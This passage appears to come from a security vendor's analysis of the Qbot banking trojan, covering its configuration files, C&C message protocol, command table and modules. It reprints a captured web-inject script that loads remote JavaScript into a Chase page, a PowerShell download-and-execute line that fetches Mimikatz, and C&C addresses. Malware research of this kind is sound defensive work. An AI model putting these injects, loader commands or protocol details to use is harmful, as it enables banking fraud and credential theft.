Persistence – Achieving persistence through registry values and task scheduler.

Whenever the malware decides it is safe to run on the targeted system, it decrypts its resource “307” as explained above, injects it into newly created process `explorer.exe` , calls a loader procedure which loads the DLL and calls the `DllEntryPoint` of the main payload.

Main Payload

The main payload has multiple roles:


- Creating and maintaining the configuration of the malware.
- Creating and maintaining the messaging mechanisms – Named pipes, events, and custom Windows messages.
- Installing and managing new modules – new feature.
- Creating and maintaining a proper communication channel with the C&C server.
- Executing commands through a custom thread queue mechanism.

The payload has several more internal modules that we won’t elaborate on in this article such as – lateral movement capabilities, certificates harvesting, spam bot, and more.

The malware constructs its configuration out of several embedded resources that are unpacked and decrypted on runtime. The resources are:

- “308” – Initial configuration data.
- “311” – List of 150 bots IP addresses and ports for building a communication tunnel.


The working directory, as we can see in **Figure 11**, is an important part of the Qbot’s functionality, and is also used as a synchronization method between the modules.



Name	Size
u	
aldqph.whu	749 KB
cuzbyxuuc32.dll	2 KB
opmbhtpogt.qmb	40 KB
uzbyxuuc.dat	1 KB
uzbyxuuc	214 KB
uzbyxuuc32.dll	1 KB
yfsmesgxzl.djv	519 KB


Figure 11 – Example for Qbot’s working directory

Qbot’s configuration files (end with `.dat`) and stolen information files (end with `.dll`) are the most crucial. These files are accessed and loaded by all of its modules.



```
10=notset
11=2
1=13.42.56-05/05/2020
2=1588675376
50=1
14=12960;5;1588676415|10;
6
39=176.12.221.234
38=1588689857
49=1
45=72.204.242.138
46=443
43=1588684728
6=54.36.108.120:65400
```

Figure 12 – Configuration file



```
t=u1
time=[17:40:05-05/05/2020]
ua=[Mozilla/5.0 (Windows NT 6.1; ) AppleWebKit/537.36 (KHTML,
exe=[C:\Program Files\Google\Chrome\Application\chrome.exe]
pid=[3892]
```

Figure 13 – Stolen information file

One of the questions we were asking ourselves at this point of the research was where can we find the real “banking” logic. Older versions of Qbot contained multiple malicious modules as embedded resources, but recent versions were rather “clean”.

To understand that, we had to dive deeper into the communication protocol and find methods to fetch the malicious modules.

Communication Module

Resource “311”, as we stated previously, contains a list of 150 IP addresses of other bots for the victim to communicate with. Each of these bots will forward the traffic to the real C&C server or to a second-tier proxy as we will show later. This method is an efficient way of hiding the C&C IP address.

All the following messages are sent via `POST` method to the next URL: `https://<BOT_IP>:<BOT_PORT>/t3` and are encrypted with a random initialization value. To make it easier understanding the logic, we will show only the decrypted network data.

The C&C communication data is sent in JSON format, where each property is identified by unique numerical ID. As we can see later in sample messages, most important JSON property is its message code which holds the key `8`. We were able to map the next unique message codes:

Victim → C&C:

`1` – Request the next command from C&C.

`2` – Ack for a command given by C&C.

`4` – Computer configuration and process enumeration.

`7` – Report of stolen information.

`8` – Open ports message.

`9` – Keep-alive message.

C&C → Victim:

`5` – Server Ack.

`6` – Command to execute.

The program holds two parallel networking loops – Keep-alive and report session, and Command Execution Session.

Keep-alive and Report Session

This session is pretty simple. The program alternates between keep-alive message to stolen information report message. For each such message, it will receive a server ack. These messages will look as follows:

Keep-alive Message

```
// Victim -> C&C
{
    "8": 9, // MSG code
    "1": 17, // Network protocol version
    "2": "powqdc619830" // Victim BOT ID
}
```

Report Stolen Information Message

Takes the encrypted `.dll` file of the stolen information, and sends it.


```
// Victim -> C&C
{
    "8": 7, // MSG code
    "1": 17, // Network protocol version
    "2": "powqdc619830", // Victim BOT ID
    "3": "spx145", // Bot group
    "6": 223,
    "7": 4763,
    "36": "617c...icR67==" // Base64 encoded and encrypted information
}
```

Keep-alive and Report Response

```
// C&C -> Victim
{
    "8": 5, // MSG code
    "16": 270544960, // Victim IP address
    "39": "mzJzbJU", // Random data
    "38": 1
}
```

Command Execution Session

The malware will request new commands periodically and execute them according to the following command table. The table contains the appropriate command ID and its handler.



```
.data:001BBA68 commands_arr    command <1, 0, offset C2CommandExecutionRequest>
.data:001BBA68                                          ; DATA XREF: runCommand+1B↑r
.data:                                                  ; runCommand+4D↑r ...
.data:                          command <3, 1, offset stub_2>
.data:001BBA68                  command <4, 1, offset stub_1>
.data:001BBA68                  command <5, 0, offset harvestCertificates>
.data:001BBA68                  command <6, 1, offset setEvent_1>
.data:001BBA68                  command <7, 1, offset setEvent_0>
.data:001BBA68                  command <8, 1, offset runJSUpdater>
.data:001BBA68                  command <0Ah, 1, offset terminateProcesses>
.data:001BBA68                  command <0Ch, 1, offset launchCommnicationThread>
.data:001BBA68                  command <0Dh, 0, offset lateralMovement>
.data:001BBA68                  command <0Eh, 1, offset stub_3>
.data:001BBA68                  command <12h, 1, offset dropJSDownloader>
.data:001BBA68                  command <13h, 1, offset dropMainExe>
.data:001BBA68                  command <14h, 1, offset dropFile>
.data:001BBA68                  command <15h, 0, offset setupConfigAndKeepaliveLoop>
.data:001BBA68                  command <16h, 1, offset setValueIntoConfig>
.data:001BBA68                  command <17h, 1, offset stub_2>
.data:001BBA68                  command <19h, 1, offset dropExeAndRun>
.data:001BBA68                  command <1Ah, 1, offset loadModule>
.data:001BBA68                  command <1Bh, 1, offset loadModule_0>
.data:001BBA68                  command <1Ch, 1, offset loadModule_1>
.data:001BBA68                  command <1Dh, 1, offset loadModule_2>
.data:001BBA68                  command <23h, 1, offset loadModule_3>
.data:001BBA68                  command <1Eh, 1, offset loadModule_4>
.data:001BBA68                  command <1Fh, 1, offset loadModule_5>
.data:001BBA68                  command <21h, 1, offset runCommandLine>
.data:001BBA68                  command <22h, 1, offset runModuleAsExplorer>
.data:001BBBAC                  align 20h
```

Figure 14 – Qbot's command table

The command request message will have the next structure:

```
{
    "8": 1, // MSG code
    "1": 17, // Network protocol version
    "2": "powqdc619830", // Victim BOT ID
    "3": "b", // Bot group
    "4": 804, // Payload major version
    "5": 141,   // Payload minor vesion
    "10": "1582872269", // Timestamp
    "6": 6210,
    "7": 6278,
    "14": "U3HphEKFiQcKFFe0LUVZNDO9vsJ9zdEf09"
}
```

A typical response would look like the following:

```
{
    "8": 6, // MSG code
    "15": "...",
    "16": 270544960, // Victim IP address
    "18": 252,
    "19": 31, // command ID to execute
    "20": ["TVqQAAM...="], // command payload
    "39": "<RANDOM_STRING>"  // Random data
}
```


Module Fetching

During the research we were able to map several downloaded modules, some of which were newly added as we could see in version break down.

We noticed that whenever a new Bot ID is being "registered" by the C&C server, on the next command request it will receive the next modules to download and install:

Executable Update – Updates the current executable with a newer version or newer bot list. The C&C periodically pushes updates to all of its victims.


Email Collector Module – Extracts all e-mail threads from the victim's Outlook client by using `MAPI32.dll` API, and uploads it to a hardcoded remote server. These stolen e-mails will be utilized for the malspam to come later.



```
:1000C278 ; const CHAR entryLogMessage[]
:1000C278 entryLogMessage db 'emailcollector_dll: DllMain(): got DLL_PROCESS_ATTACH x86',0
:1000C278                                      ; DATA XREF: DllEntryPoint+F↑o
:1000C2B2                 align 4
:1000C2B4 ; const CHAR Value[]
:1000C2B4 Value           db '1',0             ; DATA XREF: DllEntryPoint+64↑o
:1000C2B6                 align 4
:1000C2B8 filenameEmailStorage:                ; DATA XREF: StartAddress+2B↑o
:1000C2B8                                      ; UploadWorkerLog+C↑o
:1000C2B8                 text "UTF-16LE", 'collector_log.txt',0
```

Figure 15 – Email collector module

Hooking Module – The module injects itself to all running processes, and hooks relevant API functions. Sample hooking table:




```
; hook_entry hook_tbl_2
hook_tbl_2      hook_entry <254Bh, 13D6h, offset hook_HttpSendRequestA, \
                                        ; DATA XREF: hook_LdrLoadDll+136↑o
                                        ; fill_hook_table_2+3↑o ...
                        offset HttpSendRequestA, 0>
                hook_entry <254Bh, 1589h, offset hook_HttpSendRequestW, \
                        offset HttpSendRequestW, 0>
                hook_entry <254Bh, 1932h, offset hook_InternetReadFile, \
                        offset InternetReadFile, 0>
                hook_entry <254Bh, 1092h, offset hook_InternetReadFileExA, \
                        offset InternetReadFileExA, 0>
                hook_entry <254Bh, 1CFAh, offset hook_InternetCloseHandle, \
                        offset InternetCloseHandle, 0>
                hook_entry <254Bh, 1891h, offset hook_InternetQueryDataAvailable,
                        offset InternetQueryDataAvailable, 0>
                hook_entry <254Bh, 53h, offset hook_HttpOpenRequestA, \
                        offset HttpOpenRequestA, 0>
                hook_entry <254Bh, 50Dh, offset hook_HttpOpenRequestW, \
                        offset HttpOpenRequestW, 0>
                hook_entry <254Bh, 1B92h, offset hook_HttpSendRequestExW, \
                        offset HttpSendRequestExW, 0>
                hook_entry <254Bh, 0CDCh, offset hook_InternetWriteFile, \
                        offset InternetWriteFile, 0>
                db    0
```

Figure 16 – Hooking module

Web-Inject File – The file provides the injector module with a list of websites and JavaScript code that will be injected if the victim visits any of these websites.

We can see the results of visiting one of the actor’s targets – Chase Bank.




Sign in - chase.com
view-source:https://secure05b.ch
view-source:https://secure05b.chase.com/web/auth/dashboard

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" class="no-js" lang="en" dir="ltr">
    <head><script id="inj_add" type="text/javascript">(function(){function c(d){var a=document.getElementById(d)
b=setInterval(function(){try{c("inj_add");clearInterval(b)}catch(e){}},1);var n;document.head?
n=document.head.parentElement:n=document.getElementsByTagName("head")
[0].parentElement;n.style.opacity=0;n.style.filter="alpha(opacity=0)";setTimeout(function(){var n;document.head?
n=document.head.parentElement:n=document.getElementsByTagName("head")[0].parentElement;if (/opacity/.test(n.getA
40000);navigator.bot_info={bot_id:'iplejn343063',user_name:'',user_domain:'',pc_name:'',vendor_id:'spx145'};docu
src='https://fortinet-cloud.com/wbj/br/content/chase/tom/ajax.js?r='+Number((new Date()).getHours()+(new Date()
</scr'+'ipt>');}());</script>
```

Figure 17 – HTML source code example for an injected target

Password Grabber Module – a large module that downloads Mimikatz and tries to harvest passwords.




```
10074943                 align 4
10074944 moduleName      db 'plugin_passgrabber',0
10074944                                         ; DATA XREF: DllEntryPoint+15↑o
10074957                 align 4
10074958 ; CHAR logDllLoadFailed[]
10074958 logDllLoadFailed db 'MyDllMain(): init_constants_lib() failed',0
10074958                                         ; DATA XREF: DllEntryPoint+32↑o
10074981                 align 4
10074984 ; CHAR logDllLoaded[]
10074984 logDllLoaded    db 'MyDllMain(): got DLL_PROCESS_DETACH',0
10074984                                         ; DATA XREF: DllEntryPoint+64↑o
```

```
mimikatzPowershellDownloader db 'wershell.exe "IEX (New-Object Net.WebClient).DownloadString(',27h
                db 'https://onedrive.live.com/download.aspx?cid=CE32720D26AED2D5&auth'
                db 'Key=%21AJUHblbcwLEzrrA&resid=CE32720D26AED2D5%21110&ithint=%2Eps1'
                db 27h,');IEX (New-Object Net.WebClient).DownloadString(',27h,'https:'
                db '//onedrive.live.com/download.aspx?cid=CE32720D26AED2D5&authKey=%2'
                db '1AHHhrhk9od5OCBU&resid=CE32720D26AED2D5%21111&ithint=%2Eps1',27h,')'
                db '; Invoke-MainWorker -Command ',27h,'%s',27h,'"',0
                db    0
```

Figure 18 – Password grabber module

hVNC Plugin – Allows controlling the victim machine through a remote VNC connection. That is, an external operator can perform bank transactions without the user's knowledge, even while he is logged into his computer. The module shares a high percentage of code with similar modules like TrickBot's hVNC.




```
.data:1002F1AC aVncdll32Dll     db 'vncdll32.dll',0
.data:1002F1B9 aVncstartserver db 'VncStartServer',0
.data:1002F1C8 aVncstopserver   db 'VncStopServer',0
```

```
.data:1006938C aVncdll64Dll     db 'vncdll64.dll',0
.data:10069399 aVncstartserver_0 db 'VncStartServer',0
.data:100693A8 aVncstopserver_0 db 'VncStopServer',0
```

Figure 19 – Hidden VNC plugin

JS Updater Loader – Decrypts and writes a Javascript updater script. Until recently, the script came as an encrypted resource inside the payload. Because the script contains encrypted hardcoded URLs, the new method makes it easier for the operator to push updated domains to the victims.


We wrote a Python script for ease URL extraction from a given script which can be observed in **Appendix C**.



```
var JZWHGFfICkUovTwcqpsxuPMylAdLhKRreQmNXan = "^F(!~y6 tNBUp3|'7?\\\rYnq8iS&k+*[@r4}.%{_PdGCsLb
var WcrApaqyDNEBJYsFkiXPVzHCeKGmnxd = [30,209,169,70,19,94,218,169,69,20,30,217,186,92,31,17,20
function zYwDxaIkXZyApbrsSCuvqtMJRFPBicNThVndLjQ(GamIjsSrkdpVTqFyRWlZgzUBOuJoYXxvAnDc) {
  var NVtQsLMdFYaBjcxOkpXnCKroDGPIZvwf= BURtaFnAOGTDsPy(LAomrtOEHFuMQg(UMqiWTntvkxdfCVhALBjmuSN
  var uMveOYKIFrVhHUmgPiTWaL= "0"+JZWHGFfICkUovTwcqpsxuPMylAdLhKRreQmNXan.charAt(50)+JZWHGFfICk
  for (var i= 0; i<NVtQsLMdFYaBjcxOkpXnCKroDGPIZvwf.length; i++) {
    var c= NVtQsLMdFYaBjcxOkpXnCKroDGPIZvwf.charCodeAt(i);
    hex+= uMveOYKIFrVhHUmgPiTWaL.charAt((c>>4)&0xF) + uMveOYKIFrVhHUmgPiTWaL.charAt(c&0xF);
  }
  return hex;
}
function BURtaFnAOGTDsPy(ints) {
```

Figure 20 – JS updater script example

Cookie Grabber Module – targets popular browsers: **IE, Edge, Chrome, and Firefox.**




```
05913A                  align 4
05913C aOpenwrite       db 'OpenWrite',0        ; DATA XREF: .rdata:1005CE8C↓o
059146                  align 4
059148 aOpenread        db 'OpenRead',0         ; DATA XREF: .rdata:1005CE88↓o
059151                  align 4
059154 aReopenidx       db 'ReopenIdx',0        ; DATA XREF: .rdata:1005CE84↓o
05915E                  align 10h
059160 aSetcookie       db 'SetCookie',0        ; DATA XREF: .rdata:1005CE80↓o
05916A                  align 4
05916C aReadcookie      db 'ReadCookie',0       ; DATA XREF: .rdata:1005CE7C↓o
059177                  align 4
```

```
100577D0 ; const CHAR aAppFirefox[]
100577D0 aAppFirefox     db ' app=[firefox]',0   ; DATA XREF: sub_10001B73+328↑
100577DF                 align 10h
100577E0 aMozillaFirefox:                        ; DATA XREF: sub_10001F0D+1A↑o
100577E0                 text "UTF-16LE", '\Mozilla\Firefox\Profiles',0
10057814 aCookiesSqlite:                         ; DATA XREF: sub_10001F0D+29↑o
10057814                 text "UTF-16LE", 'cookies.sqlite',0
10057832                 align 4
10057834 ; const WCHAR Name
```

Figure 21 – Cookie grabber module

We can identify these modules through a traffic capture program:



```
HTTPS   67.209.195.198:3389   /t3                   640
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3             1,247,652
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                    41
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3               416,096
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                    41
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                   864
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                    41
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3               729,716
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                    41
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3               189,404
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                    41
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3               826,016
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                    41
HTTP              Tunnel to   67.209.195....        639
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3               575,096
HTTPS   67.209.195.198:3389   /t3                   132
HTTP              Tunnel to   67.209.195....        639
HTTPS            31.5.21.66   /t3                    41
HTTP              Tunnel to   31.5.21.66:...        639
HTTPS            31.5.21.66   /t3               810,920
HTTP              Tunnel to   31.5.21.66:...        639
HTTPS            31.5.21.66   /t3                    41
HTTP              Tunnel to   31.5.21.66:...        639
HTTPS            31.5.21.66   /t3               575,128
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                67,612
HTTP              Tunnel to   67.209.195....        639
HTTPS   67.209.195.198:3389   /t3                    41
```

Figure 22 – Downloaded modules in Fiddler

Once the victim has been infected, their computer is compromised, and they are also a potential threat to other computers in the local network because of Qbot's lateral movement capabilities. The malware then checks whether the victim can also be a potential bot as part of Qbot's infrastructure.

From a Victim to a Bot

McAfee has published a great article 3 years ago in which they covered important details regarding the bot proxy module. To understand the complete infection chain process we felt there is more to discover regarding that module, and ways of fetching it.

To reach that goal, we started analyzing Qbot's efforts of converting an innocent victim machine into an active bot, and being part of the C&C infrastructure. To do so, the malware does the following:

- Execute shell commands to allow incoming connections in the host firewall.
- Sending crafted UPnP commands to allow port forwarding.
- Whenever it creates the opened ports list, the program verifies whether the incoming connection is really allowed by sending the next message to a remote bot and waiting for a connection.
  - URL – `https://<BOT_IP>:<BOT_PORT>/bot_serv`
  - Sample payload:
    `cmd=1&msg=J3zeJrBLh2sGU4ql0EIr9MncSBCnK&ports=443,995,993,465,990,22,2222,2078,2083,2087,1194,8443,20,21,`
- The remote bot tries to connect using the specified ports to the victim. If the victim receives the data they expected (`msg` variable), then it's a sign of a successful incoming connection.
- Remove the port listening.

When the program finishes verifying its potential ports, it forms message code `8` and sends it to the C&C server:

```
{
    "8": 8, // MSG code
    "1": 17, // Network protocol version
    "2": "jnugfv895664", // Victim BOT ID
    "4": 3,
    "5": 111,
    "55": 270544960, // External IP of the potential bot
    "56": [443, 995, 993, 465, 990, 22, 2222, 2078, 2083, 2087, 1194, 8443, 20, 21, 53, 80, 3389, 6881, 6882, 6883, 32100, 32101,
32102, 32103, 50000, 50001, 50002, 50003, 50010, 61200, 61201, 61202] // Potential ports
}
```

When the program does this specific process, we could observe that on the next command execution request, we will receive a proxy module installation with the relevant port to listen:

```
{
    "8": 6, // MSG code
                ...
    "19": 25, // command ID
    "20": ["TVqQAAM...=", "prt=443", "n=jnugfv895664"], // command payload
                ...
}
```

We can visualize the process with the next diagram, and observe it through a traffic capture program:

